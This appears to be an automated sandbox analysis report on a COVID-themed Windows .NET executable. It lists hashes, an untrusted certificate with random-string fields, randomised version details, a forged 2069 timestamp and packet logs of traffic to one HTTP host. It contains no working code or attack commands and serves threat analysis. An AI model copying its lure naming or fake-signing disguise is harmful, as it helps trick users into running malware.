TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.98% • Win32 Executable (generic) a (10002005/4) 49.93% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	New variant of covid 19.exe
File size:	45816
MD5:	a489513ca0de2472e0ad79830dd9ac44
SHA1:	b767fe686e074f551773f208e1cb756d114e38c4
SHA256:	df12835cd6bc77f9724900d2bf8f0403364ce6e8e81d389f8dc3b2eb8ca42961
SHA512:	e5cddfc3c32af524ab2ca1cb671034c0d46f1b3d4e83e98fb0fd5af198fbfbc93651e8381fcde18f40558994c5f2f76d6a8a6304dd4c7edc6de93a2ef912dd5c
SSDEEP:	768:A1+uC50TPNWMtxscrP3v0lH51S+T8rBltHvhZQ96xdfBu2uAHubhK:ApPT1x53vW1TSltPbJL
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....r.....".0..... .....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x40b29e
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0xBB7292A1 [Tue Aug 27 16:53:53 2069 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	C=kcFWAarjwdapdyUkLZLiDRQOeDLodXopXxPlVk, S=NEhdXbf, L=qyTkgVquhASRSKoKYwmGeM, T=mYPXLriIbXMrgagRzkuCZrKlYMbEKaSCodvj, E=UQKHEvtefJvMrDJdfPLSDmOMUnptYojksODsTRYRZBOUsZ, OU=dHTmcaEebRrKntayjdBvuldHxpfqPIScAcbl, O=lQjFUFZdRYmIRAZJMieSNcNHjAuWwuIgrbShGlf, CN=eXPQaJHXdamnWCRaxvyTm
Signature Validation Error:	**A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider**
Error Number:	-2146762487
Not Before, Not After	• 3/9/2021 10:48:18 AM 3/9/2022 10:48:18 AM
Subject Chain	• C=kcFWAarjwdapdyUkLZLiDRQOeDLodXopXxPlVk, S=NEhdXbf, L=qyTkgVquhASRSKoKYwmGeM, T=mYPXLriIbXMrgagRzkuCZrKlYMbEKaSCodvj, E=UQKHEvtefJvMrDJdfPLSDmOMUnptYojksODsTRYRZBOUsZ, OU=dHTmcaEebRrKntayjdBvuldHxpfqPIScAcbl, O=lQjFUFZdRYmIRAZJMieSNcNHjAuWwuIgrbShGlf, CN=eXPQaJHXdamnWCRaxvyTm
Version:	3
Thumbprint MD5:	BE5AD423DD7C907B424C8B9C2061CC99

Thumbprint SHA-1:	AD1BB85807FFF4B86998EDDBAB341DF7F850C8A0
Thumbprint SHA-256:	AE747540F8C83FC5D02AC93EE8D7802B5D28D7C526446BEB9948514E1324453C
Serial:	008C4D69E91A585A2AB4CFD46A96450C12

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xb24c	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xc000	0x470	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x9e00	0x14f8	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xe000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x92a4	0x9400	False	0.517261402027	data	6.0971963196	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xc000	0x470	0x600	False	0.363932291667	data	4.07092781148	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xe000	0xc	0x200	False	0.044921875	data	0.0815394123432	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0xc058	0x418	data	English	United States

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
LegalCopyright	2016 IVXyhTJ WpOPFrinT
Assembly Version	7.4240.7372.1
InternalName	YNcegbh OAaEntXrDdbrC.exe
FileVersion	0.2750.8344.3
CompanyName	DdUPmLN kgoHVaSIjqNjSlvYSOE
LegalTrademarks	Wfogltd FP
Comments	FYpxhRj B
ProductName	YNcegbh OAaEntXrDdbrC
ProductVersion	7.4240.7372.1
FileDescription	TeoRASq IJuqUHUDfjEOiPmPQpOhSr
OriginalFilename	YNcegbh OAaEntXrDdbrC.exe
Translation	0x0409 0x04e4

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution

Total Packets: 118

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 9, 2021 22:18:42.739552975 CET	49710	80	192.168.2.3	104.21.31.39
Mar 9, 2021 22:18:42.777909040 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:42.778614044 CET	49710	80	192.168.2.3	104.21.31.39
Mar 9, 2021 22:18:42.779385090 CET	49710	80	192.168.2.3	104.21.31.39
Mar 9, 2021 22:18:42.819833040 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:42.994386911 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:42.994452953 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:42.994492054 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:42.994530916 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:42.994538069 CET	49710	80	192.168.2.3	104.21.31.39
Mar 9, 2021 22:18:42.994570017 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:42.994610071 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:42.994611025 CET	49710	80	192.168.2.3	104.21.31.39
Mar 9, 2021 22:18:42.994672060 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:42.994721889 CET	49710	80	192.168.2.3	104.21.31.39
Mar 9, 2021 22:18:43.157305002 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.157370090 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.157445908 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.157476902 CET	49710	80	192.168.2.3	104.21.31.39
Mar 9, 2021 22:18:43.157486916 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.157541990 CET	49710	80	192.168.2.3	104.21.31.39
Mar 9, 2021 22:18:43.158030987 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.158071041 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.158138037 CET	49710	80	192.168.2.3	104.21.31.39
Mar 9, 2021 22:18:43.158961058 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.158999920 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.159061909 CET	49710	80	192.168.2.3	104.21.31.39
Mar 9, 2021 22:18:43.159918070 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.159960985 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.160022020 CET	49710	80	192.168.2.3	104.21.31.39
Mar 9, 2021 22:18:43.160876036 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.160931110 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.161003113 CET	49710	80	192.168.2.3	104.21.31.39
Mar 9, 2021 22:18:43.161834955 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.161879063 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.161942005 CET	49710	80	192.168.2.3	104.21.31.39
Mar 9, 2021 22:18:43.162772894 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.162811041 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.162890911 CET	49710	80	192.168.2.3	104.21.31.39
Mar 9, 2021 22:18:43.163723946 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.163765907 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.163832903 CET	49710	80	192.168.2.3	104.21.31.39
Mar 9, 2021 22:18:43.164681911 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.164725065 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.164786100 CET	49710	80	192.168.2.3	104.21.31.39
Mar 9, 2021 22:18:43.165640116 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.165682077 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.165738106 CET	49710	80	192.168.2.3	104.21.31.39
Mar 9, 2021 22:18:43.166594028 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.166635990 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.166697979 CET	49710	80	192.168.2.3	104.21.31.39
Mar 9, 2021 22:18:43.167562008 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.167604923 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.167684078 CET	49710	80	192.168.2.3	104.21.31.39
Mar 9, 2021 22:18:43.168509960 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.168546915 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.168603897 CET	49710	80	192.168.2.3	104.21.31.39
Mar 9, 2021 22:18:43.169465065 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.169507980 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.170411110 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.170449018 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.170484066 CET	49710	80	192.168.2.3	104.21.31.39

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 9, 2021 22:18:43.170522928 CET	49710	80	192.168.2.3	104.21.31.39
Mar 9, 2021 22:18:43.171349049 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.171389103 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.171451092 CET	49710	80	192.168.2.3	104.21.31.39
Mar 9, 2021 22:18:43.172344923 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.172385931 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.172451973 CET	49710	80	192.168.2.3	104.21.31.39
Mar 9, 2021 22:18:43.173280954 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.195693016 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.195745945 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.195775986 CET	49710	80	192.168.2.3	104.21.31.39
Mar 9, 2021 22:18:43.196089029 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.196130991 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.196190119 CET	49710	80	192.168.2.3	104.21.31.39
Mar 9, 2021 22:18:43.197019100 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.197062969 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.197123051 CET	49710	80	192.168.2.3	104.21.31.39
Mar 9, 2021 22:18:43.197988033 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.198029995 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.198093891 CET	49710	80	192.168.2.3	104.21.31.39
Mar 9, 2021 22:18:43.198921919 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.198970079 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.199039936 CET	49710	80	192.168.2.3	104.21.31.39
Mar 9, 2021 22:18:43.199919939 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.199958086 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.200022936 CET	49710	80	192.168.2.3	104.21.31.39
Mar 9, 2021 22:18:43.200845957 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.200886965 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.200973034 CET	49710	80	192.168.2.3	104.21.31.39
Mar 9, 2021 22:18:43.201809883 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.201852083 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.201919079 CET	49710	80	192.168.2.3	104.21.31.39
Mar 9, 2021 22:18:43.202758074 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.202800989 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.202872992 CET	49710	80	192.168.2.3	104.21.31.39
Mar 9, 2021 22:18:43.203722000 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.204153061 CET	80	49710	104.21.31.39	192.168.2.3
Mar 9, 2021 22:18:43.204190969 CET	80	49710	104.21.31.39	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 9, 2021 22:18:35.156790018 CET	50620	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:18:35.214279890 CET	53	50620	8.8.8.8	192.168.2.3
Mar 9, 2021 22:18:35.958956957 CET	64938	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:18:36.015307903 CET	53	64938	8.8.8.8	192.168.2.3
Mar 9, 2021 22:18:36.312427044 CET	60152	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:18:36.362747908 CET	53	60152	8.8.8.8	192.168.2.3
Mar 9, 2021 22:18:37.489567041 CET	57544	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:18:37.543803930 CET	53	57544	8.8.8.8	192.168.2.3
Mar 9, 2021 22:18:38.942497015 CET	55984	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:18:38.990423918 CET	53	55984	8.8.8.8	192.168.2.3
Mar 9, 2021 22:18:40.257251978 CET	64185	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:18:40.306415081 CET	53	64185	8.8.8.8	192.168.2.3
Mar 9, 2021 22:18:41.586843967 CET	65110	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:18:41.645558119 CET	53	65110	8.8.8.8	192.168.2.3
Mar 9, 2021 22:18:42.673446894 CET	58361	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:18:42.727751017 CET	53	58361	8.8.8.8	192.168.2.3
Mar 9, 2021 22:18:43.477384090 CET	63492	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:18:43.532056093 CET	53	63492	8.8.8.8	192.168.2.3
Mar 9, 2021 22:18:44.413804054 CET	60831	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:18:44.463114023 CET	53	60831	8.8.8.8	192.168.2.3
Mar 9, 2021 22:18:45.340758085 CET	60100	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:18:45.386722088 CET	53	60100	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 9, 2021 22:18:58.215456963 CET	53195	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:18:58.261562109 CET	53	53195	8.8.8.8	192.168.2.3
Mar 9, 2021 22:19:02.293376923 CET	50141	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:19:02.344770908 CET	53	50141	8.8.8.8	192.168.2.3
Mar 9, 2021 22:19:03.376585960 CET	53023	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:19:03.422799110 CET	53	53023	8.8.8.8	192.168.2.3
Mar 9, 2021 22:19:03.552472115 CET	49563	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:19:03.619352102 CET	53	49563	8.8.8.8	192.168.2.3
Mar 9, 2021 22:19:09.513113976 CET	51352	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:19:09.570144892 CET	53	51352	8.8.8.8	192.168.2.3
Mar 9, 2021 22:19:11.965225935 CET	59349	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:19:12.022548914 CET	53	59349	8.8.8.8	192.168.2.3
Mar 9, 2021 22:19:13.883763075 CET	57084	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:19:13.950110912 CET	53	57084	8.8.8.8	192.168.2.3
Mar 9, 2021 22:19:15.760910034 CET	58823	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:19:15.831058979 CET	53	58823	8.8.8.8	192.168.2.3
Mar 9, 2021 22:19:18.715285063 CET	57568	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:19:18.761272907 CET	53	57568	8.8.8.8	192.168.2.3
Mar 9, 2021 22:19:21.557945013 CET	50540	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:19:21.624181032 CET	53	50540	8.8.8.8	192.168.2.3
Mar 9, 2021 22:19:21.810141087 CET	54366	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:19:21.861080885 CET	53	54366	8.8.8.8	192.168.2.3
Mar 9, 2021 22:19:27.279315948 CET	53034	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:19:27.333874941 CET	53	53034	8.8.8.8	192.168.2.3
Mar 9, 2021 22:19:29.948606014 CET	57762	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:19:29.994796991 CET	53	57762	8.8.8.8	192.168.2.3
Mar 9, 2021 22:19:30.091726065 CET	55435	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:19:30.146279097 CET	53	55435	8.8.8.8	192.168.2.3
Mar 9, 2021 22:19:34.092900038 CET	50713	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:19:34.151823044 CET	53	50713	8.8.8.8	192.168.2.3
Mar 9, 2021 22:19:39.678539038 CET	56132	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:19:39.738023996 CET	53	56132	8.8.8.8	192.168.2.3
Mar 9, 2021 22:19:45.439196110 CET	58987	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:19:45.497406960 CET	53	58987	8.8.8.8	192.168.2.3
Mar 9, 2021 22:19:50.864279985 CET	56579	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:19:50.927226067 CET	53	56579	8.8.8.8	192.168.2.3
Mar 9, 2021 22:19:51.894696951 CET	60633	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:19:51.949301004 CET	53	60633	8.8.8.8	192.168.2.3
Mar 9, 2021 22:19:52.269222021 CET	61292	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:19:52.384860039 CET	53	61292	8.8.8.8	192.168.2.3
Mar 9, 2021 22:19:52.628706932 CET	63619	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:19:52.674660921 CET	53	63619	8.8.8.8	192.168.2.3
Mar 9, 2021 22:19:52.790004969 CET	64938	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:19:52.940454006 CET	53	64938	8.8.8.8	192.168.2.3
Mar 9, 2021 22:19:53.557470083 CET	61946	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:19:53.614737034 CET	53	61946	8.8.8.8	192.168.2.3
Mar 9, 2021 22:19:53.674988985 CET	64910	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:19:53.725074053 CET	53	64910	8.8.8.8	192.168.2.3
Mar 9, 2021 22:19:54.056265116 CET	52123	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:19:54.113677025 CET	53	52123	8.8.8.8	192.168.2.3
Mar 9, 2021 22:19:54.702188015 CET	56130	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:19:54.798266888 CET	53	56130	8.8.8.8	192.168.2.3
Mar 9, 2021 22:19:55.408808947 CET	56338	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:19:55.463251114 CET	53	56338	8.8.8.8	192.168.2.3
Mar 9, 2021 22:19:56.488538027 CET	59420	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:19:56.527760983 CET	58784	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:19:56.548188925 CET	53	59420	8.8.8.8	192.168.2.3
Mar 9, 2021 22:19:56.575413942 CET	53	58784	8.8.8.8	192.168.2.3
Mar 9, 2021 22:19:57.347887993 CET	63978	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:19:57.404872894 CET	53	63978	8.8.8.8	192.168.2.3
Mar 9, 2021 22:19:57.480279922 CET	62938	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:19:57.541975021 CET	53	62938	8.8.8.8	192.168.2.3
Mar 9, 2021 22:19:57.849899054 CET	55708	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:19:57.895513058 CET	56803	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 9, 2021 22:19:57.905742884 CET	53	55708	8.8.8.8	192.168.2.3
Mar 9, 2021 22:19:57.946150064 CET	53	56803	8.8.8.8	192.168.2.3
Mar 9, 2021 22:19:58.880578995 CET	57145	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:19:58.942990065 CET	53	57145	8.8.8.8	192.168.2.3
Mar 9, 2021 22:19:59.127901077 CET	55359	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:19:59.178555012 CET	53	55359	8.8.8.8	192.168.2.3
Mar 9, 2021 22:20:00.099204063 CET	58306	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:20:00.150648117 CET	53	58306	8.8.8.8	192.168.2.3
Mar 9, 2021 22:20:00.480453014 CET	64124	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:20:00.536406040 CET	53	64124	8.8.8.8	192.168.2.3
Mar 9, 2021 22:20:01.525139093 CET	49361	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:20:01.571022987 CET	53	49361	8.8.8.8	192.168.2.3
Mar 9, 2021 22:20:02.788249969 CET	63150	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:20:02.837240934 CET	53	63150	8.8.8.8	192.168.2.3
Mar 9, 2021 22:20:03.332735062 CET	53279	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:20:03.387307882 CET	53	53279	8.8.8.8	192.168.2.3
Mar 9, 2021 22:20:09.182174921 CET	56881	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:20:09.250173092 CET	53	56881	8.8.8.8	192.168.2.3
Mar 9, 2021 22:20:14.985282898 CET	53642	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:20:15.031423092 CET	53	53642	8.8.8.8	192.168.2.3
Mar 9, 2021 22:20:20.442473888 CET	55667	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:20:20.508057117 CET	53	55667	8.8.8.8	192.168.2.3
Mar 9, 2021 22:20:26.325524092 CET	54833	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:20:26.379894018 CET	53	54833	8.8.8.8	192.168.2.3
Mar 9, 2021 22:20:32.118603945 CET	62476	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:20:32.167268038 CET	53	62476	8.8.8.8	192.168.2.3
Mar 9, 2021 22:20:32.435609102 CET	49705	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:20:32.491579056 CET	53	49705	8.8.8.8	192.168.2.3
Mar 9, 2021 22:20:32.831954956 CET	61477	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:20:32.894377947 CET	53	61477	8.8.8.8	192.168.2.3
Mar 9, 2021 22:20:37.731206894 CET	61633	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:20:37.788578033 CET	53	61633	8.8.8.8	192.168.2.3
Mar 9, 2021 22:20:43.351438046 CET	55949	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:20:43.408850908 CET	53	55949	8.8.8.8	192.168.2.3
Mar 9, 2021 22:20:49.152934074 CET	57601	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:20:49.207376003 CET	53	57601	8.8.8.8	192.168.2.3
Mar 9, 2021 22:20:54.794719934 CET	49342	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:20:54.852171898 CET	53	49342	8.8.8.8	192.168.2.3
Mar 9, 2021 22:21:00.242969990 CET	56253	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:21:00.291558027 CET	53	56253	8.8.8.8	192.168.2.3
Mar 9, 2021 22:21:05.759392023 CET	49667	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:21:05.815201044 CET	53	49667	8.8.8.8	192.168.2.3
Mar 9, 2021 22:21:11.477591991 CET	55439	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:21:11.543409109 CET	53	55439	8.8.8.8	192.168.2.3
Mar 9, 2021 22:21:16.870245934 CET	57069	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:21:16.924406052 CET	53	57069	8.8.8.8	192.168.2.3
Mar 9, 2021 22:21:22.340548992 CET	57659	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:21:22.394833088 CET	53	57659	8.8.8.8	192.168.2.3
Mar 9, 2021 22:21:27.950625896 CET	54717	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:21:28.021846056 CET	53	54717	8.8.8.8	192.168.2.3
Mar 9, 2021 22:21:33.385584116 CET	63975	53	192.168.2.3	8.8.8.8
Mar 9, 2021 22:21:33.443941116 CET	53	63975	8.8.8.8	192.168.2.3
